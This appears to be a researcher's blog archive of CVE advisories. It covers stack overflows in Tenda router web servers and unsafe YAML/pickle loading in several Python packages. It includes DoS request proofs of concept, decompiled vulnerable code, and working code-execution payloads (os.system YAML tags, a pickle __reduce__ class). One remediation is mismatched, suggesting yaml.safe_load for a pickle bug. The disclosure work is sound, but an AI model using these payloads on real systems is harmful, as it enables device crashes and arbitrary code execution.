[CVE-2020-13394: Tenda Vulnerability]

Vendor of the products: **Tenda**

Reported by: **Joel**

CVE-2020-13394 [CVE_details]

Affected products:

```
AC9 V1.0 V15.03.05.19(6318)_CN
AC9 V3.0 V15.03.06.42_multi
AC15 V1.0 V15.03.05.19_multi_TD01
AC18 V15.03.05.19(6318_)_CN
AC6 V1.0 V15.03.05.19_multi_TD01
```

Overview

An issue was discovered on Tenda AC6 V1.0 V15.03.05.19_multi_TD01, AC9 V1.0 V15.03.05.19(6318), AC9 V3.0 V15.03.06.42_multi, AC15 V1.0 V15.03.05.19_multi_TD01, AC18 V15.03.05.19(6318) devices. There is a buffer overflow vulnerability in the router's web server – httpd. While processing the `list` parameter for a post request, the value is directly used in a `strcpy` to a local variable placed on the stack, which overrides the return address of the function. The attackers can construct a payload to carry out arbitrary code attacks.

POC

This PoC can result in a Dos.

Given the vendor's security, we only provide parts of the HTTP.

```
POST /goform/*********** HTTP/1.1
Host: 192.168.18.131
Accept:  */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.100 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
Cookie: password=qpl5gk

list=1111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111
```

Details

ARM

```
v25 = (char *)get_param(a1, (int)"list", (int)&unk_E09C4);
sub_7DA54(v25, (int)"bandwidth.mode", 0xAu);
v8 = 0;
```

```
else
{
  v59 = 0;
  memset(&dest, 0, 0x100u);
  strcpy(&dest, src);
  if ( dest == 59 )
  {
    sscanf(&dest, ";%[^;];%[^;];%[^;];%[^;];", &v49, &v41, &v32, &v36);
  }
  else
  {
    sscanf(&dest, "%[^\r]\r%[^\r]\r%[^\r]\r%s", &v31, &v41, &v32, &v36);
    v59 = 1;
  }
  if ( atoi((const char *)&v32) || atoi((const char *)&v36) )
```

MIPS

```
sw      $zero, 0x90+err_code($fp)
lw      $a0, 0x90+wp($fp)  # wp
li      $v0, 0x510000
addiu   $a1, $v0, (aList - 0x510000)  # "list"
li      $v0, 0x510000
addiu   $a2, $v0, (unk_510184 - 0x510000)  # defaultGetValue
la      $v0, websGetVar
move    $t9, $v0
jalr    $t9 ; websGetVar
nop
lw      $gp, 0x90+var_70($fp)
sw      $v0, 0x90+list($fp)
lw      $a0, 0x90+list($fp)  # list
li      $v0, 0x510000
addiu   $a1, $v0, (aBandwidthMode_0 - 0x510000)  # "bandwidth.mode"
li      $a2, 0xA  # c
la      $v0, setQosMiblist
move    $t9, $v0
jalr    $t9 ; setQosMiblist
nop
lw      $gp, 0x90+var_70($fp)
```

```
sw      $zero, 0xA48+is_need_set_devname($fp)
addiu   $v0, $fp, 0xA48+qos_str
move    $a0, $v0  # s
move    $a1, $zero  # c
li      $a2, 0x100  # n
la      $v0, memset
move    $t9, $v0
jalr    $t9 ; memset
nop
lw      $gp, 0xA48+var_A18($fp)
lw      $v0, 0xA48+p($fp)
addiu   $v1, $fp, 0xA48+qos_str
move    $a0, $v1  # dest
move    $a1, $v0  # src
la      $v0, strcpy
move    $t9, $v0
jalr    $t9 ; strcpy
nop
lw      $gp, 0xA48+var_A18($fp)
lb      $v1, 0xA48+qos_str($fp)
li      $v0, 0x3B  # ';'
bne     $v1, $v0, loc_498A4C
nop
```

[CVE-2020-13393: Tenda Vulnerability]

Vendor of the products: **Tenda**

Reported by: **Joel**

CVE-2020-13393 [CVE_details]

Affected products:

```
AC9 V1.0 V15.03.05.19(6318)_CN
AC9 V3.0 V15.03.06.42_multi
AC15 V1.0 V15.03.05.19_multi_TD01
AC18 V15.03.05.19(6318_)_CN
AC6 V1.0 V15.03.05.19_multi_TD01
```

Overview

An issue was discovered on Tenda AC6 V1.0 V15.03.05.19_multi_TD01, AC9 V1.0 V15.03.05.19(6318), AC9 V3.0 V15.03.06.42_multi, AC15 V1.0 V15.03.05.19_multi_TD01, AC18 V15.03.05.19(6318) devices. There is a buffer overflow vulnerability in the router's web server – httpd. While processing the `deviceId` and `time` parameters for a post request, the value is directly used in a `strcpy` to a local variable placed on the stack, which overrides the return address of the function. The attackers can construct a payload to carry out arbitrary code attacks.

POC

This PoC can result in a Dos.

Given the vendor's security, we only provide parts of the HTTP.

```
POST /goform/saveParentControlInfo HTTP/1.1
Host: 192.168.18.131
Accept:  */*
X-Requested-With:  XMLHttpRequest
User-Agent:  Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.100 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept-Encoding:  gzip, deflate
Accept-Language:  en-US,en;q=0.9
Connection: close
Content-Type: text/plain
```

```
Cookie: password=pyl5gk

deviceId=&time=11111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111
```

Details

ARM

```c
v24 = 0;
v44 = 0;
src = (char *)get_param(v7, (int)"deviceId", (int)&unk_EC1D4);
v42 = (char *)get_param(v7, (int)"enable", (int)&unk_EC1D4);
nptr = (char *)get_param(v7, (int)"time", (int)&unk_EC1D4);
v40 = (char *)get_param(v7, (int)"url_enable", (int)&unk_EC1D4);
v39 = (char *)get_param(v7, (int)"urls", (int)&unk_EC1D4);
v38 = (char *)get_param(v7, (int)"day", (int)&unk_EC1D4);
v37 = get_param(v7, (int)"block", (int)&unk_EC1D4);
v36 = get_param(v7, (int)"connectType", (int)&unk_EC1D4);
v35 = (char *)get_param(v7, (int)"limit_type", (int)"1");
v34 = get_param(v7, (int)"deviceName", (int)&unk_EC1D4);
if ( *v34 )
  sub_C5240((int)v34, (int)src);
if ( *nptr )
```

```c
}
ptr = malloc(0x254u);
memset(ptr, 0, 0x254u);
strcpy((char *)ptr + 2, src);
v32 = malloc(0x254u);
memset(v32, 0, 0x254u);
SetValue("parent.global.en", "1");
SetValue("filter.url.en", "1");
SetValue("filter.mac.en", "1");
strcpy((char *)v32 + 2, src);
strcpy((char *)v32 + 34, nptr);
sscanf(
  v38,
  "%d,%d,%d,%d,%d,%d,%d",
  &v27,
```

MIPS

```
lw      $a0, 0x408+wp($fp)  # wp
li      $v0, 0x520000
addiu   $a1, $v0, (aDeviceid_0 - 0x520000)  # "deviceId"
li      $v0, 0x520000
addiu   $a2, $v0, (unk_51C168 - 0x520000)  # defaultGetValue
la      $v0, websGetVar
move    $t9, $v0
jalr    $t9 ; websGetVar
nop
lw      $gp, 0x408+var_3E0($fp)
```

```
nop
lw      $gp, 0x408+var_3E0($fp)
sw      $v0, 0x408+limit_type($fp)
lw      $a0, 0x408+wp($fp)  # wp
li      $v0, 0x520000
addiu   $a1, $v0, (aDevicename_0 - 0x520000)  # "deviceName"
li      $v0, 0x520000
addiu   $a2, $v0, (unk_51C168 - 0x520000)  # defaultGetValue
la      $v0, websGetVar
move    $t9, $v0
jalr    $t9 ; websGetVar
nop
lw      $gp, 0x408+var_3E0($fp)
sw      $v0, 0x408+deviceName($fp)
```

```
jalr    $t9 ; SetValue
nop
lw      $gp, 0x408+var_3E0($fp)
lw      $v0, 0x408+new_pc_info($fp)
addiu   $v0, 2
move    $v1, $v0
lw      $v0, 0x408+deviceId($fp)
move    $a0, $v1  # dest
move    $a1, $v0  # src
la      $v0, strcpy
move    $t9, $v0
jalr    $t9 ; strcpy
nop
lw      $gp, 0x408+var_3E0($fp)
lw      $v0, 0x408+new_pc_info($fp)
addiu   $v1, $v0, 0x22
lw      $v0, 0x408+time($fp)
move    $a0, $v1  # dest
move    $a1, $v0  # src
la      $v0, strcpy
move    $t9, $v0
jalr    $t9 ; strcpy
nop
```

[CVE-2020-13392: Tenda Vulnerability]

Vendor of the products: **Tenda**

Reported by: **Joel**

CVE-2020-13392 [CVE_details]

Affected products:

```
AC9 V1.0 V15.03.05.19(6318)_CN
AC9 V3.0 V15.03.06.42_multi
AC15 V1.0 V15.03.05.19_multi_TD01
AC18 V15.03.05.19(6318_)_CN
AC6 V1.0 V15.03.05.19_multi_TD01
```

Overview

An issue was discovered on Tenda AC6 V1.0 V15.03.05.19_multi_TD01, AC9 V1.0 V15.03.05.19(6318), AC9 V3.0 V15.03.06.42_multi, AC15 V1.0 V15.03.05.19_multi_TD01, AC18 V15.03.05.19(6318) devices. There is a buffer overflow vulnerability in the router's web server – httpd. While processing the `funcpara1`parameter for a post request, the value is directly used in a `sprintf` to a local variable placed on the stack, which overrides the return address of the function. The attackers can construct a payload to carry out arbitrary code attacks.

POC

This PoC can result in a Dos.

Given the vendor's security, we only provide parts of the HTTP.

```
POST /goform/********** HTTP/1.1
Host: 192.168.18.131
Accept:  */*
X-Requested-With:  XMLHttpRequest
User-Agent:  Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5)   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.100   Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept-Encoding:  gzip, deflate
Accept-Language:  en-US,en;q=0.9
Connection: close
Content-Type: text/plain
Cookie: password=ioo5gk

save=1&msgname=1&funcname=save_list_data&funcpara1=1111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111
```

Details

ARM


```c
    }
  }
  v17 = (char *)get_param(v2, (int)"funcname", (int)&unk_DDEE8);
  if ( *v17 )
  {
    if ( !strcmp(v17, "save_list_data") )
    {
      v16 = get_param(v2, (int)"funcpara1", (int)&unk_DDEE8);
      v15 = (char *)get_param(v2, (int)"funcpara2", (int)&unk_DDEE8);
      sub_4E9CC((int)v16, v15, 0x7Eu);
    }
    else if ( !strcmp(v17, "LoadDhcpService") )
```

```
int __fastcall sub_4E9C0(int a1, char *a2, unsigned __int8 a3)
{
  int result; // r0
  unsigned __int8 c; // [sp+7h] [bp-16Dh]
  char *c_1; // [sp+8h] [bp-16Ch]
  int v6; // [sp+Ch] [bp-168h]
  char v7; // [sp+14h] [bp-160h]
  char v8; // [sp+1Ch] [bp-158h]
  char s; // [sp+11Ch] [bp-58h]
  char *v10; // [sp+15Ch] [bp-18h]
  int v11; // [sp+160h] [bp-14h]
  char *v12; // [sp+164h] [bp-10h]

  v6 = a1;
  c_1 = a2;
  c = a3;
  memset(&s, 0, 0x40u);
  memset(&v8, 0, 0x100u);
  v11 = 0;
  if ( strlen(c_1) > 4 )
  {
    ++v11;
    v12 = c_1;
    while ( 1 )
    {
      v10 = strchr(v12, c);
      if ( !v10 )
        break;
      *v10++ = 0;
      memset(&s, 0, 0x40u);
      sprintf(&s, "%s.list%d", v6, v11);
      SetValue(&s, v12);
      v12 = v10;
      ++v11;
```

```
      break;
    *v10++ = 0;
    memset(&s, 0, 0x40u);
    sprintf(&s, "%s.list%d", v6, v11);
    SetValue(&s, v12);
    v12 = v10;
    ++v11;
  }
  memset(&s, 0, 0x40u);
  sprintf(&s, "%s.list%d", v6, v11);
  SetValue(&s, v12);
  sprintf(&v7, "%d", v11);
  sprintf(&s, "%s.listnum", v6);
  SetValue(&s, &v7);
  memset(&s, 0, 0x40u);
  sprintf(&s, "%s.list%d", v6, ++v11);
  result = GetValue(&s, &v8);
  while ( v8 )
  {
    UnSetValue(&s);
    memset(&s, 0, 0x40u);
    memset(&v8, 0, 0x100u);
    sprintf(&s, "%s.list%d", v6, ++v11);
    result = GetValue(&s, &v8);
  }
}
else
{
  memset(&s, 0, 0x40u);
  sprintf(&s, "%s.listnum", v6);
  SetValue(&s, "0");
  memset(&s, 0, 0x40u);
  memset(&v8, 0, 0x100u);
  sprintf(&s, "%s.list%d", v6, ++v11);
```

MIPS



[CVE-2020-13391: Tenda Vulnerability]

Vendor of the products: Tenda

Reported by: Joel

CVE-2020-13391 CVE details

Affected products:

```
1 AC9 V1.0 V15.03.05.19(6318)_CN
2 AC9 V3.0 V15.03.06.42_multi_
3 AC15 V1.0 V15.03.05.19_multi_TD01
4 AC18 V15.03.05.19(6318)_CN
5 AC6 V1.0 V15.03.05.19_multi_TD01
```

Overview

An issue was discovered on Tenda AC6 V1.0 V15.03.05.19_multi_TD01, AC9 V1.0 V15.03.05.19(6318), AC9 V3.0 V15.03.06.42_multi, AC15 V1.0 V15.03.05.19_multi_TD01, AC18 V15.03.05.19(6318) devices. There is a buffer overflow vulnerability in the router's web server – httpd. While processing the `speed_dir` parameter for a post request, the value is directly used in a `sprintf` to a local variable placed on the stack, which overrides the return address of the function. The attackers can construct a payload to carry out arbitrary code attacks.

POC

This PoC can result in a Dos.

Given the vendor's security, we only provide parts of the HTTP.

```
POST /goform/SetSpeedWan HTTP/1.1
Host: 192.168.18.131
Accept:  */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.100 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
Cookie: password=jgi5gk

speed_dir=111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111
```

Details

ARM

```
v22 = 0;
v21 = (char *)get_param(a1, (int)"speed_dir", (int)"0");
v20 = (char *)get_param(v2, (int)"ucloud_enable", (int)"0");
v19 = get_param(v2, (int)"password", (int)"0");
GetValue("speedtest.flag", &nptr);
if ( atoi((const char *)&nptr) )
{

sprintf((char *)&s, "{\"errCode\":%d,\"speed_dir\":%s}", v22, v21);
return sub_9C9F0(v2, &s);
```

MIPS

```
lw      $a0, 0x70+wp($fp)  # wp
li      $v0, 0x510000
addiu   $a1, $v0, (aSpeedDir - 0x510000)  # "speed_dir"
li      $v0, 0x510000
addiu   $a2, $v0, (asc_50FBCC - 0x510000)  # "0"
la      $v0, websGetVar
move    $t9, $v0
jalr    $t9 ; websGetVar
nop
```

```
loc_471714:
                li      $v0, 0x510000
                addiu   $v0, (aErrcodeDSpeedD - 0x510000)  # "{\"errCode\":%d,\"speed_dir\":%s}"
                addiu   $v1, $fp, 0x70+ret_buf
                move    $a0, $v1  # s
                move    $a1, $v0  # format
                lw      $a2, 0x70+err_code($fp)
                lw      $a3, 0x70+speed_dir($fp)
                la      $v0, sprintf
                move    $t9, $v0
                jalr    $t9 ; sprintf
                nop
                lw      $gp, 0x70+var_60($fp)
                addiu   $v0, $fp, 0x70+ret_buf
```

CVE-2020-13390: Tenda Vulnerability

Vendor of the products: **Tenda**

Reported by: **Joel**

CVE-2020-13390 CVE_details

Affected products:

```
AC9 V1.0 V15.03.05.19(6318)_CN
AC9 V3.0 V15.03.06.42_multi
AC15 V1.0 V15.03.05.19_multi_TD01
AC18 V15.03.05.19(6318_)_CN
AC6 V1.0 V15.03.05.19_multi_TD01
```

Overview

An issue was discovered on Tenda AC6 V1.0 V15.03.05.19_multi_TD01, AC9 V1.0 V15.03.05.19(6318), AC9 V3.0 V15.03.06.42_multi, AC15 V1.0 V15.03.05.19_multi_TD01, AC18 V15.03.05.19(6318) devices. There is a buffer overflow vulnerability in the router's web server – httpd. While processing the `entrys` and `mitInterface` parameters for a post request, the value is directly used in a `sprintf` to a local variable placed on the stack, which overrides the return address of the function. The attackers can construct a payload to carry out arbitrary code attacks.

POC

This PoC can result in a Dos.

Given the vendor's security, we only provide parts of the HTTP.

```
POST /goform/addressNat HTTP/1.1
Host: 192.168.18.131
Accept:  */*
X-Requested-With:  XMLHttpRequest
User-Agent:  Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.100 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept-Encoding:  gzip, deflate
Accept-Language:  en-US,en;q=0.9
Connection: close
Content-Type: text/plain
Cookie: password=whz5gk

entrys=11111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111
```

Details

ARM

```
int __fastcall fromAddressNat(int a1)
{
  void *v1; // r0
  int v2; // r0
  int v4; // [sp+Ch] [bp-420h]
  int v5; // [sp+14h] [bp-418h]
  char s; // [sp+114h] [bp-318h]
  char v7; // [sp+314h] [bp-118h]
  void *v8; // [sp+414h] [bp-18h]
  void *v9; // [sp+418h] [bp-14h]
  void *v10; // [sp+41Ch] [bp-10h]

  v4 = a1;
  memset(&v5, 0, 0x100u);
  v10 = get_param(v4, (int)"entrys", (int)&unk_E41FC);
  v9 = get_param(v4, (int)"mitInterface", (int)&unk_E41FC);
  sprintf(&s, "%s;%s", v10, v9);
  sub_4E9CC((int)"adv.addrnat", &s, 0x7Eu);
  v1 = get_param(v4, (int)"page", (int)"1");
  v8 = v1;
  v2 = sprintf(&v7, "advance/addressNatList.asp?page=%s", v1);
  if ( CommitCfm(v2) )
  {
    sprintf((char *)&v5, "advance_type=%d", 7);
    send_msg_to_netctrl(5, &v5);
  }
  return sub_2BD94(v4, &v7);
}
```

MIPS

[CVE-2020-13389: Tenda Vulnerability]()

Vendor of the products: **Tenda**

Reported by: **Joel**

CVE-2020-13389 [CVE details]()

Affected products:

```
1 AC9 V1.0 V15.03.05.19(6318)_CN
2 AC9 V3.0 V15.03.06.42_multi
3 AC15 V1.0 V15.03.05.19_multi_TD01
4 AC18 V15.03.05.19(6318_)_CN
5 AC6 V1.0 V15.03.05.19_multi_TD01
```

Overview

An issue was discovered on Tenda AC6 V1.0 V15.03.05.19_multi_TD01, AC9 V1.0 V15.03.05.19(6318), AC9 V3.0 V15.03.06.42_multi, AC15 V1.0 V15.03.05.19_multi_TD01, AC18 V15.03.05.19(6318) devices. There is a buffer overflow vulnerability in the router's web server – httpd. While processing the `schedStartTime` and `schedEndTime` parameters for a post request, the value is directly used in a `strcpy` to a local variable placed on the stack, which overrides the return address of the function. The attackers can construct a payload to carry out arbitrary code attacks.

POC

This PoC can result in a Dos.

Given the vendor's security, we only provide parts of the HTTP.

```
1  POST /goform/openSchedWifi HTTP/1.1
2  Host: 192.168.18.131
3  Accept:  */*
4  X-Requested-With:  XMLHttpRequest
5  User-Agent:  Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.100 Safari/537.36
6  Content-Type: application/x-www-form-urlencoded
7  Accept-Encoding:  gzip, deflate
8  Accept-Language:  en-US,en;q=0.9
9  Connection: close
10 Content-Type: text/plain
11 Cookie: password=nrt5gk
12
13 schedWifiEnable=0&schedStartTime=1111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111
```


Details

ARM

```
v15 = 1;
v23 = (char *)get_param(a1, (int)"schedWifiEnable", (int)"1");
src = (char *)get_param(v4, (int)"schedStartTime", (int)&unk_ED010);
v21 = (char *)get_param(v4, (int)"schedEndTime", (int)&unk_ED010);
nptr = (char *)get_param(v4, (int)"timeType", (int)"0");
s = (char *)get_param(v4, (int)"day", (int)"1,1,1,1,1,1,1");
i = 0;
GetValue("wl.public.enable", &dest);
if ( !(_BYTE)dest )
  strcpy(&dest, "1");
if ( atoi(nptr) )
  sscanf(s, "%d,%d,%d,%d,%d,%d,%d", &v9, &v10, &v11, &v12, &v13, &v14, &v15);
SetValue("sys.sched.wifi.timeType", nptr);
ptr = malloc(0x19u);
v24 = atoi(v23);
v26 = mib2utc(src, v21, s, &v7, &v8, 128, 128);
if ( v26 && v24 )
{
```

```
else
{
  SetValue("nkgw.wlan.offtime.list1", &v7);
  SetValue("nkgw.wlan.ontime.list1", &v8);
  if ( ptr )
  {
    v1 = atoi((const char *)&dest) != 0;
    *(_BYTE *)ptr = v1;
    v2 = atoi(v23) != 0;
    *((_BYTE *)ptr + 1) = v2;
    strcpy((char *)ptr + 2, src);
    strcpy((char *)ptr + 10, v21);
    for ( i = 0; i <= 6; ++i )
      *((_BYTE *)ptr + i + 18) = *(_DWORD *)&v27[4 * i - 72] != 0;
    sub_36814(ptr, 0);
    free(ptr);
    v26 = 0;
  }
  if ( v24 )
```

MIPS



[CVE-2020-13388: vulnerability in jw.util]()

Python Package: [jw.util]()

Version: <= 2.3

Reported by: Joel

CVE-2020-13388 CVE details

Overview

An exploitable vulnerability exists in the configuration loading functionality of `jw.util` before 2.3. Configuration is a module for handling configurations from a YAML source and a class for simplifying access to a configuration tree. Load configuration from stream with YAML can execute arbitrary python commands resulting in command execution. An attacker can insert python into loaded yaml to trigger this vulnerability.

POC

```
from jw.util import configuration
configuration.FromString('!!python/object/apply:os.system ["calc.exe"]')
configuration.FromStream('!!python/object/apply:os.system ["calc.exe"]')
```

Remediation

It should use `yaml.safe_load` to parse yaml file.

CVE-2018-14572: Vulnerability in Conference-scheduler-cli

Python Package: conference-scheduler-cli

Version: <= 0.10.1

Published: 24 Jul 2018

Reported by: Joel

CVE-2018-14572 CVE details

Overview

In `conference-scheduler-cli`, a `pickle.load` call on imported data allows remote attackers to execute arbitrary code via a crafted .pickle file, as demonstrated by Python code that contains an `os.system` call.

POC

```
from scheduler import io
import os
from pathlib import Path
import pickle
class joel_test(object):
    def __reduce__(self):
        import subprocess
        return (subprocess.Popen, ('calc.exe',))
test = joel_test()
f=open('solution\\scheduler.pickle','wb')
pickle.dump(test,f)
f.close()
io.import_schedule_definition(Path(Fath.cwd(), 'solution'))
```

Remediation

It should use `yaml.safe_load` to parse yaml file.

CVE-2017-16764: Vulnerability in Django_make_app

Python Package: django_make_app

Version: Before 0.1.3

Published: Nov. 10 th. 2017

Reported by: Joel

CVE-2017-16764 CVE details

Overview

`Django_make_app` is Define models and fields using YAML and generate app for Django with views, forms, templates etc. An issue was discovered in the `django_make_app` package before `0.1.3`.Untrusted data passed into the `read_yaml_file` function can execute arbitrary python commands resulting in command execution.

POC

```
from django_make_app.io_utils import read_yaml_file
yaml_raw_data = read_yaml_file('joel.yml')
#'joel.yml': !!python/object/apply:os.system ["calc.exe"]
```

Remediation

At present, manufacturers have not yet related repair patch. It should use `yaml.safe_load` to parse yaml file.

CVE-2017-16763: Configure Loaded Through Confire

Python Package: confire

Version: Before 0.2.0

Published: Nov. 10th. 2017

Reported by: Joel

CVE-2017-16763 CVE details

Overview

`Confire` is a simple but powerful configuration scheme that builds on the configuration parsers of Scapy, elasticsearch, Django and others. Due to the user specific configuration was loaded from `~/.confire.yaml` usinig `yaml.load()`, an issue was discovered in the `Confire` package before `0.2.0`.Untrusted data passed into the `confire.yaml` files can execute arbitrary python commands resulting in command execution.

POC

```
class MyConfig(Configuration):
   mysetting = True
   logpath   = "/var/log/myapp.log"
   appname   = "MyApp"
settings = MyConfig.load()
#CONF_PATHS = [
#'/etC/confire.yaml',                 # The global configuration
#os.path.expanduser('~/.confire.yaml'),  # User specific configuration
#os.path.abspath('conf/confire.yaml')    # Local directory configuration
#    ]
#'~/.confire.yaml':!!python/object/apply:os.system ["calc.exe"]

```

Remediation

The updated versions of `confire` correctly use the `yaml.safe_load` method which prevents remote code execution.

← Older Blog Archives

About Me

Hi, I'm Joel!

To see what I'm working on, check out my GitHub page here.

Recent Posts

- CVE-2020-13394: Tenda Vulnerability
- CVE-2020-13393: Tenda Vulnerability
- CVE-2020-13392: Tenda Vulnerability
- CVE-2020-13391: Tenda Vulnerability
- CVE-2020-13390: Tenda Vulnerability

GitHub Repos

- joel-malwarebenchmark.github.io

@joel-malwarebenchmark on GitHub